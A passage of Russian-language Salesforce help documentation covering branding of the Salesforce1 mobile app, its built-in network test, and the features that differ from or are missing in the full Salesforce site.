Логотип страницы загрузки	Изображение для страницы загрузки, отображаемой после входа мобильного пользователя. Рекомендуем использовать изображение максимально крупного размера. Максимальный размер изображения составляет 460 x 560 пикселов.

Руководствуйтесь следующими рекомендациями при настройке фирменного стиля приложения Salesforce1.

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

- При создании изображения логотипа воспользуйтесь функцией сжатия. Во многих программах редактирования изображений данный процесс называется «использовать сжатие», «оптимизировать изображение», «сохранить для Интернета» или «сжать для Интернета».
- Проверьте, правильно ли отображается логотип Salesforce1, используя такие же устройства, с которыми работают основные пользователи, а не просто монитор настольного компьютера. В зависимости от размера экрана и плотности пикселей каждого устройства, изображение может отображаться в разных масштабах или пропорциях.
- Salesforce1 поддерживает форматы изображений `.png`, `.gif` и `.jpg` для настраиваемых элементов фирменного стиля, но для получения наилучших результатов рекомендуется использовать PNG.
- Ниже перечислены элементы интерфейса, которые не могут быть настроены.
  - Значок приложения Salesforce1, отображаемый на начальном экране мобильного устройства.
  - Начальный экран загрузки, отображаемый при запуске загружаемого приложения Salesforce1 для операционной системы iOS. Данный экран загрузки отображается перед напоминанием, которое генерируется страницей входа.
- Внесенные изменения применяются к настраиваемому фирменному стилю только после закрытия приложения и выполнения мобильными пользователями повторного входа.

Можно также настраивать фирменный стиль для страницы входа в приложение Salesforce1. Изменение страницы входа доступно только после включения функции «Мой домен». Дополнительную информацию о настройке корпоративной страницы входа Salesforce1 см. в разделе «Настройка фирменного стиля страницы входа» на странице 1213.

СМ. ТАКЖЕ:

Настройка фирменного стиля в мобильном приложении Salesforce1

Настройка фирменного стиля в мобильном приложении Salesforce1

Система позволяет изменять внешний вид мобильного приложения Salesforce1, включая цвет фона и логотип для страницы загрузки, а также цвет фона для верхнего колонтитула, в соответствии с фирменным стилем компании.

Прим.: Изображения, передаваемые для настройки приложения Salesforce1, хранятся в папке «Документы» под именем «Ресурсы фирменного стиля Salesforce1». По данной причине объект «Документы» должен быть включен для организации, чтобы администраторы могли просматривать и модифицировать страницу «Фирменный стиль Salesforce1». (Тем не менее, вкладка «Документы» может быть недоступной.)

Чтобы пользователи мобильного веб-приложения Salesforce1 могли видеть настраиваемый фирменный стиль, папка «Документы» должна быть включена для организации. При использовании загружаемых приложений Salesforce1 папка «Документы» должна быть также доступна пользователям для чтения.

1. В разделе настройки введите *«Фирменный стиль»* в поле «Быстрый поиск», выберите **«Фирменный стиль Salesforce1»**, затем щелкните **«Правка»**.
2. Чтобы настроить фирменный цвет для основных элементов пользовательского интерфейса, включая верхний колонтитул, щелкните значок или введите допустимый шестнадцатеричный код цвета.
3. Чтобы настроить цвет фона для страницы загрузки, щелкните значок или введите допустимый шестнадцатеричный код цвета.
4. Чтобы настроить логотип страницы загрузки, нажмите кнопку **«Выбрать файл»** для загрузки изображения. Допустимые форматы изображения: JPG, GIF и PNG. Размер файла не должен превышать 200 Кб. Максимальный размер изображения составляет 460 x 560 пикселов.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Фирменный стиль организации в мобильном приложении Salesforce1

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров фирменного стиля Salesforce1:

- Просмотр настройки и конфигурации

Для изменения параметров фирменного стиля Salesforce1:

- Настройка приложения

  Изменение всех данных

Тестирование текущего состояния сети из загружаемого приложения Salesforce1

Ваши пользователи хоть раз спрашивали, почему мобильное приложение Salesforce1 живо реагирует в некоторых местах и медлительно в других? Очевидно, что состояние сети может влиять на производительность приложения Salesforce1. Если пользователь наблюдает проблемы в работе загружаемого приложения Salesforce1 для iOS, версии 10.0.2 или выше, попросите его/ее проверить свою сеть, чтобы исключить ее в качестве причины проблемы.

Для тестирования сети, откройте меню навигации Salesforce1, затем выберите **Параметры** > **Тест сети**. Из этого меню пользователи могут проверить ping-запросы, скорость загрузки и отправки данных.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Этот тест...	Покажет...
Ping-запрос	Сколько времени уходит на отправку запроса в Salesforce и получение ответа. В целом, чем меньше время ping-запроса, тем лучше. Если результата нет совсем, ваша сеть, возможно, не подключена к Интернету. Результаты выводятся как миллисекунды.
Скорость загрузки	Сколько времени уходит на получение данных из Salesforce. В целом, чем больше скорость загрузки, тем лучше. Результаты выводятся как биты в секунду.
Скорость отправки	Сколько времени уходит на отправку данных в Salesforce. В целом, чем больше скорость отправки, тем лучше. Результаты выводятся как биты в секунду.

Если тест не дал результатов или появилась ошибка, возможная причина заключается в том, что проблемы с сетью пользователя влияют на работу приложения Salesforce1. Попросите пользователя проверить свое Интернет-подключение и затем запустить тест снова. Если пользователь по-прежнему наблюдает проблемы, попросите его подключиться к другой сети.

Функции, отличные или недоступные в мобильном приложении Salesforce1

Мобильное приложение Salesforce1 включает не все функции, доступные в полной версии сайта Salesforce, независимо от того, использует ли организация Lightning Experience или Salesforce Classic. Изучите функции Salesforce, недоступные в приложении Salesforce1, которые присутствуют в полной версии сайта или которые работают в приложении Salesforce1 по-другому.

- Доступ к данным и представления данных
- Функции продаж
- Качество данных и внесение изменений
- Функции производительности
- Функции обслуживания клиентов
- Отчеты и панели мониторинга
- Salesforce Files
- Chatter
- Сообщества Salesforce
- Навигация и действия
- Поиск
- Ввод данных
- Утверждения
- Автономный доступ
- Настройки Salesforce

Качество данных и внесение изменений: функции, отличающиеся или недоступные в приложении Salesforce1

СМ. ТАКЖЕ:

Поддержка языковых и региональных настроек для приложения Salesforce1

Доступ к данным и представления данных: Функции, отличающиеся или недоступные в Salesforce1

Поддерживаемые объекты и данные

Ниже перечислены объекты, доступные в виде элементов меню навигации приложения Salesforce1. Пользователи могут просматривать, редактировать и создавать записи для данных объектов, если не указано иное.

- Организации
- Активы
- Кампании
- Обращения
- Контакты
- Библиотеки содержимого *(только загружаемое приложение iOS)*
- Контракты
- Компания D&B *(только просмотр, для клиентов Data.com Premium Prospector и Data.com Clean)*
- Панели мониторинга *(только просмотр)*
- События
- Файлы
- Поле услуг Lightning (часы работы, служебные встречи, сервисные ресурсы, сервисные территории, типы работ) *(только для мобильных обозревателей)*
- Прогнозы *(только загружаемое приложение iOS)*
- Статьи базы знаний *(только просмотр)*
- Интересы
- Транскрипты Live Chat
- Возможности
- Заказы
- Сметы (*только созданные из возможностей*)
- Отчеты (*только просмотр*)
- Социальные образы и сообщения
- Задачи
- Обучение, цели, благодарности, награды и навыки Work.com*(навыки недоступны при использовании загружаемого приложения iOS)*
- Заказы-наряды
- Настраиваемые объекты, имеющие доступную вкладку
- Внешние объекты Salesforce Connect, доступные для поиска и имеющие вкладку, к которой можно получить доступ

Прим.: Приложение Salesforce1 отображает только объекты, имеющие доступную вкладку. Данный алгоритм распространяется на поддерживаемые стандартные настраиваемые и внешние объекты организации.

Приложение Salesforce1 не поддерживает объект «Пользователь» и не предоставляет доступ к страницам сведений о записях пользователей. Тем не менее, поля пользователя поддерживаются и отображаются профилями пользователей, связанными списками и т. д. См. «Поля» по некоторым проблемам, связанным с полями пользователей в приложении Salesforce1.

Приложение Salesforce1 не поддерживает:

- Стандартные или настраиваемые приложения Salesforce. (Взамен, меню навигации предоставляет пользователям доступ ко всем объектам, доступным в мобильном приложении.)
- Консоль Salesforce или консоль Agent Console.
- Расширенное управление валютами.

Поля

Неподдерживаемые поля

- поля подразделений
- поля функции управления территориями

Комбинированные списки

- Комбинированные списки, объединяющие раскрывающиеся списки с текстовыми полями, недоступны. Как правило, текстовое поле доступно, а раскрывающийся список недоступен.

Поля поиска

- Определяемые пользователем поля фильтров поиска не поддерживаются.
- В отличие от Lightning Experience, здесь пользователи не могут создавать записи из поля поиска.
- Поля поиска в Salesforce Classic отображают имена записей независимо от полномочий общего доступа, так что пользователи могут видеть имена записей, к которым у них нет доступа. В системе Lightning Experience и мобильном приложении Salesforce1 поля поиска сохраняют параметры общего доступа и показывают только имена записей, к которым у пользователя имеется доступ. Единственным исключением являются поля поиска ответственного, в которых всегда показано имя ответственного за запись независимо от параметров общего доступа.

Поля типа «Раскрывающийся список»

- Приложение Salesforce1 поддерживает управляющие и зависимые раскрывающиеся списки, но не отображает индикаторы данных полей на страницах создания и редактирования. Чтобы определить зависимые и управляющие раскрывающиеся списки, воспользуйтесь полной версией системы.
- Отключенные раскрывающиеся списки не выделяются серым цветом (как недоступные для выбора) как в полной версии сайта.

Поля номера телефона

- Дополнительная клавиатура, отображаемая в номере телефона, не поддерживает круглые скобки, дефисы и точки, а приложение Salesforce1 не форматирует номер телефона при сохранении записи. Чтобы отформатировать номер телефона, воспользуйтесь полной версией сайта.

Поля типа «Область обогащенного текста»

Поддержка полей типа «Область обогащенного текста» зависит от версии приложения Salesforce1 и типа устройства.

Устройство	Версия приложения Salesforce1	Просмотр полей типа «Область обогащенного текста»	Редактирование полей типа «Область обогащенного текста»
Android	Загружаемое приложение Мобильное веб-приложение	Да	Да Редактор обогащенного текста недоступен. HTML-теги могут быть добавлены вручную.
iOS	Загружаемое приложение	Да	Нет
iOS	Мобильное веб-приложение	Да	Да Редактор обогащенного текста доступен.
Windows	Мобильное веб-приложение	Нет	Нет

Поля пользователей

- Несмотря на недоступность страниц сведений о пользователях в мобильном приложении Salesforce1, поля пользователя поддерживаются и отображаются профилями пользователей, связанными списками и т. д.
- Ниже перечислены поля пользователя, при отображении которых в связанных списках или мобильных картах могут возникать некоторые проблемы.
  - Поле «Название компании» отображается пустым, если внутренний пользователь просматривает запись мобильной карты или связанного списка, связанную с другим внутренним пользователем. Если упоминаемый пользователь является внешним пользователем, то название компании отображается правильно.
  - Поле «Активно» отображается пустым, кроме случаев неактивности пользователя.

Списковые представления

- Создание списковых представлений или редактирование имеющихся списковых представлений не поддерживается в приложении Salesforce1.
- Редактирование поля записи в списковом представлении недоступно. Вместо этого пользователи могут открывать запись и нажимать кнопку действия **«Правка»**.
- Выбор нескольких записей в списковом представлении приложением Salesforce1 не поддерживается,
- Пакетные действия, позволяющие одновременно применять действие к нескольким записям, недоступны.

Представление и основные показатели записи

- Настройки основных показателей записи, сделанные с помощью конструктора приложений Lightning, например скрытие полей или действий либо отображение области основных показателей не по горизонтали, а по вертикали, не применяются в приложении Salesforce1.
- Разделы на странице сведений о записи не сворачиваются.

Связанные списки

- Связанные списки в приложении Salesforce1 отображают первые четыре поля, заданные в разделе «Связанный список» макета страницы объекта. Количество отображаемых полей не может быть увеличено.
- Мобильное приложение не поддерживает некоторые связанные списки, включая:
  - Доставки содержимого
  - Внешний общий доступ
  - Связанное содержимое

  Информацию по связанным спискам, недоступным для определенных объектов, см. в разделах «Функции продаж в Salesforce1», «Функции производительности в Salesforce1» и «Функции обслуживания клиентов в Salesforce1».
- Связанный список «Примечания и вложения» поддерживается приложением Salesforce1 не полностью. Ниже перечислены некоторые проблемы.
  - Вложения, добавленные посредством полной версии системы Salesforce, могут не открываться в приложении Salesforce1 даже при условии их отображения в связанном списке. Рекомендуем использовать вкладку «Файлы». Документы, загруженные на вкладку «Файлы» в полной версии системы, доступны для просмотра в приложении Salesforce1.
  - Связанный список не поддерживает добавление и удаление примечаний или вложений. (Чтобы создать примечание и связать его с записью, воспользуйтесь действием **«Примечание»** ( ) на панели действий приложения Salesforce1. Доступность данного действия для некоторых объектов определяется способом настройки примечаний в приложении Salesforce1, выполненной администратором.)
  - Примечания и вложения, добавленные в дочерние записи, не отображаются в связанном списке родительской записи.
- Если связанный список сортируется по полю текстовой области, в нем не отображаются никакие записи.

Функции продаж: функции, отличающиеся или недоступные в приложении Salesforce1

Организации

- Функция автозаполнения полей организации недоступна, поэтому при создании новой организации в поле «Имя организации» не будут предлагаться компании.
- Учетные записи в соцсетях
  - Приложение Salesforce1 не поддерживает функции использования учетных записей в соцсетях для социальных сетей Facebook, Klout и YouTube.
  - Изображение для профиля, выбранное для организации, связанной с профилем в социальной сети, может просматриваться в приложении Salesforce1 даже без выполнения входа. Изображения для профиля из Facebook или Twitter могут появляться, даже если пользователь не находится в данный момент в этих сетях. Приложение Salesforce1 не позволяет изменять изображение для профиля.
  - Загружаемое приложение Salesforce1 позволяет просматривать заметки, повторные заметки, ответы и избранное для связанного пользователя Twitter. Чтобы просмотреть заметки прямо в Twitter при использовании мобильного веб-приложения Salesforce1, коснитесь профиля Twitter. Кроме того, мобильное веб-приложение Salesforce1 не позволяет просматривать отслеживаемых и отслеживающих для пользователя Twitter.
  - Приложение Salesforce1 позволяет просматривать общие связи, используемые совместно с организациями в социальной сети Twitter. Полная версия системы Salesforce не поддерживает просмотр общих связей.

  - Чтобы просмотреть карту Twitter для организации в приложении Salesforce1, добавьте Twitter в соответствующий макет страницы. Чтобы изменить макеты страниц, воспользуйтесь полной версией системы Salesforce. При использовании организаций-лиц рекомендуем отдельно добавить карту для макетов организаций-компаний и макетов организаций-лиц. Карта Twitter является отдельным компонентом на вкладке «Связано».

- Кнопка **«Управление внешней организацией»** недоступна.
- Просмотр иерархии организаций не поддерживается.
- Объединение организаций не поддерживается.
- Партнеры, примечания и вложения доступны для просмотра, но недоступны для редактирования.
- Отчеты и инструменты начальной страницы организаций не поддерживаются.
- Записи в связанном списке «Роли контактов» доступны только для чтения. Поле «Роли» связанного списка «Роли контактов» не поддерживается.
- Очистка записей организаций посредством функции Data.com Clean не поддерживается.
- Организации-лица не подлежат редактированию или удалению из списковых представлений контактов или списков, связанных с контактами. Перейдите к записи организации-лица, чтобы удалить или отредактировать ее.

Группы, работающие с организациями

- Пользователи могут добавлять, редактировать и удалять за раз только одного участника группы, работающей с организациями.
- Если ответственный за организацию изменен, группа, работающая с организациями, сохраняется.
- Любой пользователь с доступом для редактирования организаций может редактировать участников рабочих групп, но при этом сохраняются только изменения в поле «Роль в группе».
- Кнопка **«Показать доступ»** не поддерживается.

Кампании

- Кнопки **«Управление участниками»** и **«Дополнительные параметры»** не поддерживаются.
- Иерархия кампаний доступна только в виде связанного списка. Страница сведений о кампании не содержит ссылки **«Просмотр иерархии»**. В отличие от полной версии системы, при просмотре родительской кампании связанный список «Иерархия кампаний» содержит только дочерние кампании.
- При просмотре связанного списка «Участники кампании» отображается только статус участников. Чтобы просмотреть сведения об участнике, коснитесь нужного участника.

Контакты

- Контакты с несколькими организациями
  - Только действия элементов списка, которые относятся к объекту взаимосвязи контакта с организацией, доступны в связанных списках «Связанные организации» и «Связанные контакты». Поэтому пользователи видят действия, связанные с просмотром или удалением взаимосвязи организации и контакта, но не с редактированием или удалением контакта или записи организации, как это происходит в Salesforce Classic.
  - Из связанного списка «Связанные контакты» пользователи могут перейти к записи контакта, но не к записи организации.
- Контакты в соцсетях
  - Приложение Salesforce1 не поддерживает функции контактов в соцсетях для социальных сетей Facebook, Klout и YouTube.

  - Изображение для профиля, выбранное для контакта, связанного с профилем в социальной сети, может просматриваться в приложении Salesforce1 даже без выполнения входа. Изображения для профиля из Facebook или Twitter могут появляться, даже если пользователь не находится в данный момент в этих сетях. Приложение Salesforce1 не позволяет изменять изображение для профиля.
  - Загружаемое приложение Salesforce1 позволяет просматривать заметки, повторные заметки, ответы и избранное для связанного пользователя Twitter. Чтобы просмотреть заметки прямо в Twitter при использовании мобильного веб-приложения Salesforce1, коснитесь профиля Twitter. Кроме того, мобильное веб-приложение Salesforce1 не позволяет просматривать отслеживаемых и отслеживающих для пользователя Twitter.
  - Приложение Salesforce1 позволяет просматривать общие связи, используемые совместно с контактами в социальной сети Twitter. Полная версия системы Salesforce не поддерживает просмотр общих связей.
  - Чтобы просмотреть карту Twitter для контакта в приложении Salesforce1, добавьте Twitter в соответствующий макет страницы. Чтобы изменить макеты страниц, воспользуйтесь полной версией системы Salesforce.
- Просмотр иерархии контактов не поддерживается.
- Использование значка для отправки сообщений эл. почты из приложения Salesforce1 не инициирует создание журналов действий.
- Кнопки **«Запросить обновление»**, **«Управление внешним пользователем»** и **«Включить пользователя-клиента»** не поддерживаются.
- Добавление возможностей или пользователей организации для контакта или добавление контакта в кампанию не поддерживается.
- Объединение контактов не поддерживается.
- Добавление контактов из Data.com или очистка записей контактов посредством функции Data.com Clean не поддерживается.

Контракты

- Создание ролей контактов для контрактов не поддерживается.

Einstein

- Функции Sales Cloud Einstein недоступны в мобильном приложении за исключением результатов по интересам, которые отображаются в списковых представлениях интересов в Salesforce1.

Прогнозы

- Приложение «Прогнозы» доступно в загружаемом приложении Salesforce1 для iOS, только версия 11.0 или более поздняя.
- Для приложения «Прогнозы» требуется наличие приложения «Совместные прогнозы». Данное приложение недоступно для организаций, использующих настраиваемые прогнозы.
- Данные прогнозов в Salesforce1 предназначены только для чтения.
- Только возможности — доступны прогнозы по доходу. Не поддерживаются следующие типы прогнозов.
  - Возможности — Количество
  - Группы продуктов — Доход
  - Группы продуктов — Количество
  - Доли возможности — Доход
  - Доли наложения — Доход

  - Настраиваемое поле валюты возможности — Доход
  - Ожидаемый доход — Доход
- Изменение валюты прогноза пользователями не поддерживается.
- Возможность отобразить или скрыть сведения о планах продаж не поддерживается.

Интересы

- Социальные интересы:
  - Приложение Salesforce1 не поддерживает функции социальных интересов для социальных сетей Facebook, Klout и YouTube.
  - Изображение для профиля, выбранное для интереса, связанного с профилем в социальной сети, может просматриваться в приложении Salesforce1 даже без выполнения входа. Изображения для профиля из Facebook или Twitter могут появляться, даже если пользователь не находится в данный момент в этих сетях. Приложение Salesforce1 не позволяет изменять изображение для профиля.
  - Загружаемое приложение Salesforce1 позволяет просматривать заметки, повторные заметки, ответы и избранное для связанного пользователя Twitter. Чтобы просмотреть заметки прямо в Twitter при использовании мобильного веб-приложения Salesforce1, коснитесь профиля Twitter. Кроме того, мобильное веб-приложение Salesforce1 не позволяет просматривать отслеживаемых и отслеживающих для пользователя Twitter.
  - Приложение Salesforce1 позволяет просматривать общие связи, используемые совместно с интересами в социальной сети Twitter. Полная версия системы Salesforce не поддерживает просмотр общих связей.
  - Чтобы просмотреть карту Twitter для интереса в приложении Salesforce1, добавьте Twitter в соответствующий макет страницы. Чтобы изменить макеты страниц, воспользуйтесь полной версией системы Salesforce.
- Преобразование интересов:
  - Пользователи могут выбирать организации, но не могут их создавать.
  - Пользователи могут создавать возможности, но не могут их выбирать.
  - Пользователи не могут выбирать источники интересов в повторяющихся записях. По умолчанию источником интереса считается повторяющийся контакт.
  - Пользователи не могут создавать связанные задачи во время преобразования, но могут создавать задачи из записи контакта.
  - Пользователи не могут автоматически уведомлять ответственных за преобразованные интересы.
- Кнопки **«Найти повторы»** и **«Разблокировать запись»** не поддерживаются.
- Объединение интересов не поддерживается.
- Связанный список «Журнал интереса» не поддерживается.
- При добавлении нового интереса поле «Кампания» и флажок «Назначить с помощью активного правила назначения» недоступны. Данные поля могут быть заполнены значениями в полной версии системы Salesforce.

Новости

- При открытии новостей в приложении Salesforce1 на смартфоне отображается только одна новость в один момент времени.
- При открытии новостей в приложении Salesforce1 на планшете прокрутка доступных новостей не поддерживается. Количество отображаемых новостей определяется размером экрана устройства.

- При переходе к другим записям становятся доступны и другие новости. Их отображение в новостном приложении занимает больше времени.
- В записи организации не входят карты новостей для руководителей, в которых можно видеть список новостей, связанных с отдельным лицом. Вместо этого каждая новость, связанная с руководителем, отображается на отдельной новостной карте.
- Карта «Новости» является отдельным компонентом на вкладке «Связано».

Возможности

- Кнопка **«Конкуренты»** не поддерживается.
- Данные поля недоступны: поле стоимости «Доли возможности», поле промежуточной суммы «Продукты» и поле подключения «Журнал этапов».
- Записи в связанном списке «Роли контактов» доступны только для чтения.

  Поле «Роли» связанного списка «Роли контактов» не поддерживается.
- Связанные списки «Влияние кампании» и «Похожие возможности» не поддерживаются.
- Данные связанные списки доступны, но отображают только карты предварительного просмотра записи; записи списков недоступны для просмотра.
  - Конкуренты
  - Доли возможности
  - Журнал этапов
- Ответственный за потенциального клиента не может изменять поле «Категория прогноза». Однако при сохранении записи поле «Категория прогноза» автоматически заполняется значениями, основанными на значении поля «Возможности этапа». Ответственный за возможность может вручную изменить значение поля «Категория прогноза» в Salesforce Classic (недоступно из Lightning Experience).
- Вы можете связать прайс-лист с возможностью без прайс-листа, но для изменения связи необходимо перейти на полностраничную версию приложения Salesforce.
- Просмотр сведений о продуктах недоступен, даже в отношении продуктов, отображаемых для возможности.
- Пользователи могут добавлять к возможностям продукты с расписанием объемов продукции или дохода, но в Salesforce Classic можно редактировать только расписание продукции.

Группы, работающие с возможностями

- Пользователи могут добавлять, редактировать и удалять за раз только одного участника группы потенциальных клиентов.
- Если ответственный за возможность изменен, группа потенциальных клиентов сохраняется.
- Кнопки **«Клонировать»** и **«Показать доступ»** не поддерживаются.

Заказы

- Одновременное добавление или редактирование нескольких продуктов не поддерживается.
- Создание сокращенных заказов и выбор продуктов для сокращения не поддерживается.

Сметы

- PDF-сметы отображаются в связанном списке, но недоступны для просмотра.
- Одновременное добавление или редактирование нескольких элементов строки сметы не поддерживается.
- Ниже перечислены недоступные действия.
  - Сметы в форме эл. письма
  - Создание или удаление PDF-версий
  - Запуск или окончание синхронизации
  - Создание смет на начальной странице «Сметы». Пользователь создает сметы из возможностей.

Функции производительности: Функции, отличающиеся или недоступные в приложении Salesforce1

Salesforce Today

Приложение Salesforce Today поддерживается загружаемыми приложениями Salesforce1 для телефонов Android и устройств iPhone и iPad. Данное приложение не поддерживается мобильным веб-приложением Salesforce1 и полной версией системы Salesforce.

Ниже перечислены некоторые ограничения при использовании приложения Today.

- Текущий выпуск приложения Today позволяет просматривать локальные события из выбранных календарей на мобильном устройстве, но не поддерживает события Salesforce.
- Если некоторые или все серверы календарей не доставляют данные на мобильное устройство, то последние сведения отображаются приложением Today только после обновления календарей.
- 24-часовой формат времени не поддерживается.
- При просмотре многодневного события раздел «Основное» содержит только дату и время окончания.
- Повторяющиеся многодневные события могут отображать неверную дату и время.
- Если календарь не отображает имена приглашенных ввиду слишком длинного списка, то приложение Today отображает строку «Приглашенных: 1» на картах «Текущее событие» и «Повестка» основного представления, но не отображает приглашенных при открытии события.
- Совпадающая запись Salesforce для организатора события iCloud не может быть найдена приложением Today, так как интерфейс iCloud API не возвращает адрес эл. почты.
- Приложение Today использует часовую зону мобильного устройства, а события Salesforce используют часовую зону системы Salesforce, назначенную пользователю. При различии данных параметров во время регистрации локального события из приложения Today поле «Время» нового события Salesforce отображает часовую зону системы Salesforce, назначенную пользователю, но не соответствует времени локального события.
- При отсутствии совпадающей записи Salesforce имя организатора конференции может отображаться на устройствах Android некорректно.
- Изменения, внесенные другим пользователем в запись события мобильного календаря, не отображаются автоматически текущему пользователю, просматривающему запись в приложении Today на устройстве Android. Запись обновляется при ее следующем выборе в основном представлении приложения Today.
- Если пользователь открывает приложение Today на устройстве Android для регистрации локального события в системе Salesforce, а затем просматривает данное событие в приложении Today на другом устройстве Android или на устройстве iOS, то событие может отображаться незарегистрированным, а приложение Today не может использоваться для доступа к соответствующему событию Salesforce. Подобные ошибки являются результатом определения локальных событий

операционной системой Android. Тем не менее при использовании первоначального устройства Android отображается статус зарегистрированного события и действительная ссылка.

- Приложение Today недоступно внешним пользователям Chatter Free и Chatter External, так как данные типы лицензий не поддерживают доступ к контактам и организациям-лицам.

Действия (события и задачи)

- Шкала действий недоступна в Lightning Experience.
- Поле «Тема» не содержит раскрывающегося списка предопределенных тем.
- Действия невозможно архивировать.
- Функцию «Общедоступные действия» нельзя использовать для пакетного связывания контактов с событиями или задачами.
- Напоминания о действиях недоступны.
- Если действие связано с организацией-лицом, при использовании только поля «Имя» действие не отображается в записи организации-лица.

Действия (события и календари)

- В отличие от полной версии сайта, просмотреть полный календарь невозможно. Создавать календари из стандартных или настраиваемых объектов тоже нельзя.
- Предложенное событие не может быть принято или отклонено.
- Вы не сможете создавать встречу Microsoft® Outlook® из события Salesforce с использованием кнопки Добавить в Outlook. Тем не менее, если у вас настроена синхронизация событий между Microsoft Office 365 и Salesforce с использованием Lightning Sync, то все создаваемые и редактируемые вами события в Lightning Experience будут автоматически синхронизироваться с Outlook.
- Повторяющиеся события недоступны.
- Связанные списки приглашенных отображают содержимое, которое немного отличается. В приложении Salesforce1 связанный список приглашенных включает только приглашенных. В полной версии сайта сюда включены также ответственные за события. Чтобы воспроизвести функциональность полной версии сайта в приложении Salesforce1, используйте запрос API; см. EventRelation.
- Участники событий доступны в приложении Salesforce1 для Microsoft® Office 365®, и пользователи синхронизации Lightning с помощью приложения OAuth 2.0 устанавливают соединение и направление синхронизации «Синхронизация в обоих направлениях». Организаторы мероприятий могут видеть, приглашать или удалять контакты, интересы и других пользователей Salesforce для своих событий из приложения Salesforce1. Участники мероприятий могут видеть контакты, интересы и других пользователей Salesforce. Для получения доступа к участникам мероприятий администраторы Salesforce должны добавить поле «Участники» в макет страницы «Событие», а организаторам мероприятий нужно будет создавать или редактировать события из Lightning Experience или Salesforce1. Выбор параметра «Синхронизировать в обоих направлениях» ограничивает работу некоторых функций Salesforce Classic. Дополнительную информацию см. в разделе Рекомендации по Lightning Sync на странице 2251 в справке Salesforce.
- Поле «Участники» не поддерживается для компактных макетов. Однако добавление участников в макет страницы «Событие» позволяет пользователям просматривать, приглашать или удалять участников из событий приложения Salesforce1.
- Участники событий не могут видеть ответы других участников на приглашения на соответствующей вкладке события в приложении Salesforce1, но им доступны ответы на вкладке со сведениями в поле «Участники».
- Участники событий не могут отвечать на приглашения на события в приложении Salesforce1 — им доступно только принятие или отклонение из календарей Microsoft Office 365.

- События используют часовую зону системы Salesforce, выбранную пользователем, и локальные параметры, а не часовую зону, установленную на мобильном устройстве.
- Панель даты на начальной странице «События» всегда начинается с воскресенья и завершается в субботу, независимо от устройства и локальных настроек Salesforce.
- Если вы просматриваете список событий в промежуток времени от 23:59 до полуночи, список не обновляется автоматически для отображения даты и времени следующего дня.

Участники события

Приложение Salesforce1 предлагает участников события, которые схожи с приглашенными на событие в Salesforce Classic, с некоторой разницей. Администраторы и пользователи Salesforce должны выполнить некоторые условия для просмотра и редактирования участников событий в приложении Salesforce1.

- Администраторам понадобится настроить синхронизация Lightning с помощью приложения OAuth 2.0 с направлением синхронизации «Синхронизация в обоих направлениях», так чтобы события синхронизировались между Salesforce и календарями пользователей Microsoft®.
- Администраторы должны будут добавить поле «Участники» в макет страницы «Событие».
- Пользователям понадобится создать событие (из которого они просматривают и редактируют участников) в приложении Salesforce1.

Вам недоступен просмотр или редактирование участников события в приложении Salesforce1, если вы только синхронизируете события из Microsoft® Exchange в Salesforce или используете синхронизацию Lightning for Google.

Поле «Участники» не поддерживается для компактных макетов. Однако добавление участников в макет страницы «Событие» позволит пользователям добавлять, удалять и просматривать участников в приложение Salesforce1.

Выбор направления синхронизации Lightning «Синхронизировать в обоих направлениях» ограничивает работу некоторых функций Salesforce Classic. Дополнительную информацию см. в разделе «Рекомендации по синхронизации событий на странице 2251» в справке Salesforce.

Приглашения отправляются по электронной почте участникам события из Microsoft Office 365®. Участники могут принимать или отклонять приглашения на события только из календарей Microsoft.

Задачи

- В приложении Salesforce1 доступны только списки задач **«Мои задачи»**, **«Завершено за последнюю неделю»**, **«Делегировано»** и **«Сегодня»**. Другие списки задач, например **«Просроченные»**, **«Текущий месяц»** или **«Все открыты»** в приложении Salesforce1 недоступны.
- В списках задач порядок отображения полей в раскрывающемся списке «Приоритет» определяет порядок сортировки задач.
- Большое количество задач и их взаимосвязей с другими записями может увеличивать время, необходимое для просмотра задач или использования других функций в приложении Salesforce1.
- При наличии более 1 000 просроченных задач приложение Salesforce1 отображает пустые списки просроченных задач. Чтобы просмотреть, закрыть, отложить просроченные задачи или удалить их крайние сроки, используйте отчеты.
- Групповые (многопользовательские) задачи недоступны.
- Поле «Создать последовательность задач» не поддерживается в макете быстрого действия. Только часть интерфейса повторяющихся задач появляется в новой задаче быстрых действий, что делает для пользователей доступным сохранение любых повторяющихся задач, которые они пытаются создать.

- Вы не можете создавать повторяющиеся задачи каждый день недели в приложении Salesforce1. Мы также не рекомендуем редактировать задачи в приложении Salesforce1 с такой же частотой, потому что страница редактирования не отображает параметры повторения задач. Чтобы создавать или редактировать задачи, которые повторяются каждый день недели, воспользуйтесь Salesforce Classic.
- Если задача не включает субъект, она возникает на лентах в приложении Salesforce1 как [Нет субъекта].
- Макеты задач содержат уникальные элементы, облегчающие обработку задач. Данные элементы не могут быть изменены, поэтому не отображаются в компактных макетах, но всегда доступны пользователям.
  - Значки и отображают статус поля `IsClosed` пользователям с полномочием «Редактирование задач».
  - Значок отображает задачу, помеченную статусом «Высокий приоритет» (включая настраиваемый высокий приоритет).
  - Если имеется крайний срок и пользователь обладает полномочием на его просмотр, все задачи отображают крайний срок.
  - Задачи включают основной контакт и связанную организацию или другую запись (при их наличии).

  Поля в каждом списке могут различаться в зависимости от настроек в организации Salesforce.

  Макеты записей задач и задачи из списка настраиваются посредством компактных макетов. Связанные списки, как обычно, настраиваются посредством редактора макетов страниц. Добавление поля крайнего срока в любой макет не влияет на внешний вид задач; данные поля не будут отображаться дважды.

  Под встроенными элементами задачи приложение Salesforce1 отображает не более трех других полей.
  - Стандартный компактный макет для задач содержит два поля: имя интереса или контакта и связанную возможность, организацию или другую запись.
  - Доступные поля задачи в связанном списке «Действия» определяются просматриваемой записью и способом определения макета для данного объекта.

  Дополнительную информацию см. в разделе «Компактные макеты».

